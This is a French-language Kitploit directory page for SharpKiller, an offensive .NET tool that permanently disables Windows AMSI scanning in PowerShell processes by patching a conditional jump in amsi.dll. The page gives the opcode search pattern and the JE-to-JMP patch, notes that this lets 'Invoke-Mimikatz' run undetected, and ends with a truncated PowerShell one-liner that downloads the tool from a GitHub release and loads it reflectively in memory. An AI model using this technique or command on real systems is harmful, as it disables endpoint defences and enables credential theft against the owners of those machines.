Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
SharpKiller — Bypass AMSI permanent par @ZeroMemoryEx porté vers .NET Framework 4.8 | Kitploit

Outils/GitHubGitHub/s1lkys/sharpkiller
Escalade de PrivilègesExploitationÉvasion IDS/IPSPost-ExploitationRed TeamingDéveloppement de Charges Utiles
GitHubs1lkys/sharpkiller

SharpKiller

Bypass AMSI permanent par @ZeroMemoryEx porté vers .NET Framework 4.8

Voir le dépôt
3514328il y a 2 ansVérifié par Kitploit
Partager

SharpKiller

Bypass AMSI à vie AMSI-Killer par @ZeroMemoryEx porté vers .NET Framework 4.8.

Obfuscation supplémentaire requise

https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=VirTool:MSIL/SharpKiller.A&ThreatID=2147895059

Nouvelles fonctionnalités intégrées :

[ x ] - Analyse en direct des nouveaux processus powershell toutes les 0.5 secondes -> Corrige automatiquement les nouvelles instances powershell

Construction de la solution

  • Définissez explicitement votre plateforme sur x64 dans Build > configuration manager

Comment ça marche ?

Scan d'opcode


  • nous obtenons l'adresse exacte de l'instruction de saut en recherchant le premier octet de chaque instruction ; cette technique est efficace même face à des mises à jour ou modifications de l'ensemble de données cible.

  • par exemple :

    | 48:85D2 | test rdx, rdx |

    | 74 3F | je amsi.7FFAE957C694 |

    | 48 : 85C9 | test rcx, rcx |

    | 74 3A | je amsi.7FFAE957C694 |

    | 48 : 8379 08 00 | cmp qword ptr ds : [rcx + 8] , 0 |

    | 74 33 | je amsi.7FFAE957C694 |

  • le motif de recherche sera comme ceci :

    { 0x48,'?','?', 0x74,'?',0x48,'?' ,'?' ,0x74,'?' ,0x48,'?' ,'?' ,'?' ,'?',0x74,0x33}

    image

Correctif

Avant le correctif



  • Le programme teste la valeur de RDX contre elle-même. Si la comparaison donne 0, le programme effectue un saut pour revenir. Sinon, le programme évalue l'instruction suivante

    image


  • nous ne pouvons pas exécuter "Invoke-Mimikatz"

    image

Après le correctif

  • nous corrigeons le premier octet et le changeons de JE à JMP pour qu'il retourne directement

    Screenshot 2023-02-26 195848

    image

  • maintenant nous pouvons exécuter "Invoke-Mimikatz"
Nouveaux processus créés

  • Sharp-Killer corrigera tout nouveau processus Powershell créé en quasi temps réel.

Démonstration vidéo

video

OneLiner pour exécuter avec reflection

$url = "https://github.com/S1lkys/SharpKiller/releases/download/1.1/Sharp-Killer.exe"; $cli = New-Object System.Net.WebClient; $sk=[System.Reflection.Assembly]::Load([byte[]]( $cli.DownloadData($url)));$vars = New-Object System.Collections.Generic.List[System.Object];$BindingFlags= 